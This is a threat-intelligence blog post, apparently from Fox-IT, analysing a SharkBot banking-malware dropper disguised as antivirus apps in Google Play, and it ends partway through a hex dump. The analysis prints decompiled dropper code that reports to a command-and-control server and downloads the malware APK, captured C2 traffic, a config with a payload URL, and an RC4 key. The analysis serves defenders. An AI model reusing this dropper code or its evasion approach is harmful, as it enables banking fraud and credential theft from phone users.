
blog.fox-it.com /2022/09/02/sharkbot-is-back-in-google-play/

Sharkbot is back in Google Play

: 9/2/2022




mikestokkel Uncategorized September 2, 2022 6 Minutes

Authored by Alberto Segura (main author) and Mike Stokkel (co-author)

Introduction

After we discovered in February 2022 the SharkBotDropper in Google Play posing as a fake Android antivirus and cleaner, now we have detected a new version of this dropper active in the Google Play and dropping a new version of Sharkbot.
This new dropper doesn't rely Accessibility permissions to automatically perform the installation of the dropper Sharkbot malware. Instead, this new version ask the victim to install the malware as a fake update for the antivirus to stay protected against threats.
We have found two SharkbotDopper apps active in Google Play Store, with 10K and 50K installs each of them.


Mister Phone Cleaner


Kristine Soft

Contains ads

50K+ Downloads | PEGI 3

Add to wishlist

Developer contact


Kylhavy Mobile Security

kylhavy mobile LTD

Contains ads

10K+ Downloads | USK: All ages

Developer contact

Email
kylhavy@gmail.com


Privacy policy
https://sites.google.com
/view/kylhavy-mobile-securit/home

The Google Play droppers are downloading the full featured Sharkbot V2, discovered some time ago by ThreatFabric. On the 16th of August 2022, Fox-IT's Threat Intelligence team observed new command-and-control servers (C2s), that were providing a list of targets including banks outside of United Kingdom and Italy. The new targeted countries in those C2s were: Spain, Australia, Poland, Germany, United States of America and Austria.

On the 22nd of August 2022, Fox-IT's Threat Intelligence team found a new Sharkbot sample with version **2.25**; communicating with command-and-control servers mentioned previously. This Sharkbot version introduced a new feature to steal session cookies from the victims that logs into their bank account.

The new SharkbotDropper in Google Play


In the previous versions of SharkbotDropper, the dropper was abusing accessibility permissions in order to install automatically the dropper malware. To do this, the dropper made a request to its command-and-control server, which provided an URL to download the full featured Sharkbot malware and a list of steps to automatically install the malware, as we can see in the following image.



```
YzMwOGJlMTc5ZWIyM2U5OWVmZGVmZmYyZjlhMGVkOWNiNGQwNTViMzMwNjVlYmY3YWYzZmM1OGQwOGI0OTMwODZkNDkyODk2MjVlN2NlYzg2NDE5MGVmMDY
wNWUxMTYyNTVhNWZmZjVlNGZhNmQxY2RhN2ZlODVjMDI3N2ZhZjk4M2IwYTE4NjVlMmEwNGVhNTcwNGVlNGI4ZTJlYjYxZDRjNmFlZjU3MDZhOTUyMmRhYT
```

```
{"responce":"ok","command":"b","package":"com.agoxgljzqbdi.gwuaspmli","appname":"_Andr\u043eid
\u0410ntivirus","atsOverlay":[{"action":"SKIP","nodes":[{"search":"text","data":"Android Auto","getparent":2},
{"search":"class","data":"android.widget.Switch"}]},{"action":"CLICK","nodes":
[{"search":"class","data":"android.widget.Switch","getparent":1},{"search":"text","data":"Antivirus, Super
Cleaner","stopNext":true},{"search":"id","data":"com.android.systemui:id\/settings","stopNext":true}]}],"atsSource":
[{"action":"CLICK","event":"TYPE_WINDOW_STATE_CHANGED","nodes":
[{"search":"class","data":"android.widget.Switch","getparent":1},{"search":"text","data":"Antivirus, Super
Cleaner","attr":{"isClickable":true},"stopNext":true}]}],"atsFull":[{"action":"SKIP","nodes":
[{"search":"text","data":"Android Auto","getparent":2},{"search":"class","data":"android.widget.Switch"}]},
{"action":"CLICK","nodes":[{"search":"class","data":"android.widget.Switch","getparent":1},
{"search":"text","data":"Antivirus, Super Cleaner","stopNext":true},
{"search":"id","data":"com.android.systemui:id\/settings","stopNext":true}]},{"action":"intent","data":"source"},
{"action":"CLICK","event":"TYPE_WINDOW_STATE_CHANGED","nodes":
[{"search":"class","data":"android.widget.Switch","getparent":1},{"search":"text","data":"Antivirus, Super
Cleaner","stopNext":true}]}],"atsInstall":[{"action":"CLICK","nodes":[{"search":"text","data":"Open","attr":
{"isClickable":true},"stopNext":true},{"search":"text","data":"OPEN","attr":{"isClickable":true},"stopNext":true},
{"search":"class","data":"android.widget.Button","get":1,"attr":{"isClickable":true},"stopNext":true},
{"search":"text","data":"Install","attr":{"isClickable":true},"stopNext":true},{"search":"text","data":"INSTALL","attr":
{"isClickable":true},"stopNext":true},{"search":"text","data":"_Andr\u043eid \u0410ntivirus","getparent":1,"attr":
{"isClickable":true}},{"search":"text","data":"_Andr\u043eid \u0410ntivirus","attr":{"isClickable":true}}]},
{"action":"CLICK","event":"TYPE_WINDOW_STATE_CHANGED","nodes":
[{"search":"class","data":"android.widget.Switch","getparent":1,"attr":{"isClickable":true}},
{"search":"class","data":"android.widget.Switch","attr":{"isClickable":true}}]},
{"action":"CLICK","event":"TYPE_WINDOW_STATE_CHANGED","nodes":[{"search":"text","data":"Allow","attr":
{"isClickable":true}},{"search":"text","data":"ok","attr":{"isClickable":true}},{"search":"text","data":"Ok","attr":
{"isClickable":true}},{"search":"text","data":"OK","attr":{"isClickable":true}},
{"search":"class","data":"android.widget.Button","get":0,"attr":
{"isClickable":true}}]}]],"url":"http:\/\/statscodicefiscale.xyz\/stats\/?f=fa2494ce18e78fd96484d2f4464f0e8c"}
```


Abusing the accessibility permissions, the dropper was able to automatically click all the buttons shown in the UI to install Sharkbot. But this not the case in this new version of the dropper for Sharkbot. The dropper instead will make a request to the C2 server to directly receive the APK file of Sharkbot. It won’t receive a download link alongside the steps to install the malware using the ‘Automatic Transfer Systems’ (ATS) features, which it normally did.



```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U;                          :)
Host: mefika.me
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 272

ads=
c87c6                                                                              34d
ad1a8                                                                              53e
04ec0367c0813a41d93d510d9e55
```


```
HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Thu, 25 Aug 2022
Content-Type: text/html; charset=UTF-8
Content-Length: 4293953
Connection: close
X-Powered-By: PHP/8.0.20
Content-Description: File Transfer
Content-Disposition: attachment; filename=update.apk
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public

PK!!£4ô489META-INF/com/android/build/gradle/app-metadata.propertiesK,(ðM-ILI,IK-*ÎÌÌ*SÕ3aJÌK|ÊÌLq/JLÉÌÈ)MÎÌIèéqPK!!>ÊÆ*-`wclasses.dex, [illegible]
[illegible]
```

In order to make this request, the dropper uses the following code, in which it prepares the POST request body with a JSON object containing information about the infection. The body of the request is encrypted using RC4 and a hard coded key.



```java
public void run() {
    try {
        JSONObject jSONObject = new JSONObject();
        jSONObject.put("botID", this.f7172b.e);
        jSONObject.put("loaderID", 11);
        jSONObject.put("status", this.f7172b.f7175c);
        jSONObject.put("vendor", Build.MANUFACTURER);
        jSONObject.put("os", Build.VERSION.RELEASE);
        jSONObject.put("version", 16);
        jSONObject.put("package", this.f7172b.g);
        if (this.f7171a != null) {
            jSONObject.put("error", this.f7171a);
        }
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.f7172b.f.getString(1)).openConnection();
        httpURLConnection.setReadTimeout(10000);
        httpURLConnection.setConnectTimeout(15000);
        httpURLConnection.setRequestMethod("POST");
        httpURLConnection.setRequestProperty("Content-Type", "application/x-www-form-urlencoded");
        httpURLConnection.setDoOutput(true);
        httpURLConnection.setDoInput(true);
        char c2 = 0;
        httpURLConnection.setUseCaches(false);
        OutputStreamWriter outputStreamWriter = new OutputStreamWriter(httpURLConnection.getOutputStream());
        outputStreamWriter.write("ads=" + new l.a(this.f7172b).b(jSONObject.toString()));
        outputStreamWriter.flush();
        httpURLConnection.connect();
        if (httpURLConnection.getResponseCode() == 200) {
            if (this.f7172b.f7175c == 1) {
                InputStream inputStream = httpURLConnection.getInputStream();
                byte[] bArr = new byte[4096];
                File externalFilesDir = App.f7282a.getExternalFilesDir(null);
                externalFilesDir.getClass();
                String absolutePath = externalFilesDir.getAbsolutePath();
                this.f7172b.h = this.f7172b.d() + ".apk";
                File file = new File(absolutePath, this.f7172b.h);
                FileOutputStream fileOutputStream = new FileOutputStream(file);
                boolean z = false;
                while (true) {
                    int read = inputStream.read(bArr);
                    if (read == -1) {
                        break;
```

In order to complete the installation on the infected device, the dropper will ask the user to install this APK as an update for the fake antivirus. Which results in the malware starting an Android Intent to install the fake update.




```java
public void h() {
    try {
        if (b()) {
            e();
            return;
        }
        File externalFilesDir = App.f7282a.getExternalFilesDir(null);
        externalFilesDir.getClass();
        File file = new File(externalFilesDir.getAbsolutePath(), this.h);
        Intent intent = new Intent("android.intent.action.INSTALL_PACKAGE");
        App app = App.f7282a;
        Uri a2 = FileProvider.a(app, App.f7282a.getPackageName() + ".provider", file);
        intent.setDataAndType(a2, "application/vnd.android.package-archive");
        for (ResolveInfo resolveInfo : App.f7282a.getPackageManager().queryIntentActivities(intent, 65536)) {
            App app2 = App.f7282a;
            app2.grantUriPermission(App.f7282a.getPackageName() + ".provider", a2, 3);
        }
        intent.setFlags(335544323);
        App.f7282a.startActivity(intent);
        new Handler(Looper.getMainLooper()).postDelayed(new j(this), 30000L);
    } catch (Exception e) {
        a("2:" + e);
    }
}
```

This way, the new version of the Sharkbot dropper is now installing the payload in a non automatic way, which makes it more difficult to get installed – since it depends on the user interaction to be installed -, but it is now more difficult to detect before being published in Google Play Store, since it doesn't need the accessibility permissions which are always suspicious.
Besides this, the dropper has also removed the 'Direct Reply' feature, used to automatically reply to the

received notifications on the infected device. This is another feature which needs suspicious permissions, and which once removed makes it more difficult to detect.


To make detection of the dropper by Google's review team even harder, the malware contains a basic configuration hard coded and encrypted using RC4, as we can see in the following image.



```java
public void a(Context context) {
    try {
        if (Build.VERSION.SDK_INT >= 26) {
            f7173a = context.getSharedPreferences("adsmobiles", 0);
            String a2 = new a(this).a("e87c64fa6782c26719db221e67d21a74b2b94fb84914283c7cf82ec0fcff0368013b6b3c13aa25e2b5341136a623626146d37b51
            this.f = new JSONArray(a2);
            if (a2 != null && a()) {
                this.e = a("adsmobiles", d());
                String a3 = a("session", "session");
                String a4 = (a3 == null || a3.equals("session")) ? null : new a(this).a(a3);
                if (a4 != null) {
                    this.f7176d = new JSONObject(a4);
                    this.g = this.f7176d.getString("package");
                    if (this.g.isEmpty() || !b()) {
                        this.h = this.f7176d.getString("file");
                        File externalFilesDir = App.f7282a.getExternalFilesDir(null);
                        externalFilesDir.getClass();
                        File file = new File(externalFilesDir.getAbsolutePath(), this.h);
                        if (!this.g.isEmpty()) {
                        }
                    } else {
                        this.f7175c = 99;
                        g();
                        return;
                    }
                }
                g();
                new Handler().postDelayed(new i(this), 100L);
                return;
            }
        }
    } catch (Exception e) {
        a("0:" + e);
    }
    e();
}
```

```java
public final boolean a() {
    boolean z;
    try {
        String lowerCase = ((TelephonyManager) App.f7282a.getSystemService("phone")).getSimCountryIso().toLowerCase();
        if (!lowerCase.isEmpty() && this.f.getString(0).contains(lowerCase)) {
            Iterator<ApplicationInfo> it = App.f7282a.getPackageManager().getInstalledApplications(128).iterator();
            while (true) {
                if (!it.hasNext()) {
                    z = false;
                    break;
                }
                if (this.f.getString(2).contains("," + it.next().packageName + ",")) {
                    z = true;
                    break;
                }
            }
            b("adsmobiles", z ? this.e : "adsmobiles");
            return z;
        }
        b("adsmobiles", "adsmobiles");
    } catch (Exception unused) {
    }
    return false;
}
```

The decrypted configuration, as we can see in the following image, contains the list of targeted applications, the C2 domain and the countries targeted by the campaign (in this example UK and Italy).



From Hex
Delimiter: None

RC4
Passphrase: 63241ff4f23ef41c4453e9add02a18c8 (UTF8)
Input format: Latin1
Output format: Latin1

Input

```
e87c64fa6782c26719db221e67d21a74b2b94fb84914283c7cf82ec0fcff0368013b6b3c13aa25e2b5341136a623626146d37b5178dbebeb7460580dab14870b0c31b6585fff93f111c
6bbeffc2fbf546e11ada3ec84919b6a9e3f6d80e64da88afbf61d3efdc532f3320ba948ae894466d737a9769dd43d1bf94864cf9b385ede28081dd3459d1712c2496ef0c6f1d6c65523
618a8549a4153194ee78992f25dd317eb8ad13eecd984bf8645190b0758c815f608c712c943fc092aaae7fb2f1cb7a3624f8764f0f5b36ca8231201cbfaca8745351c65d08f4d61fbca
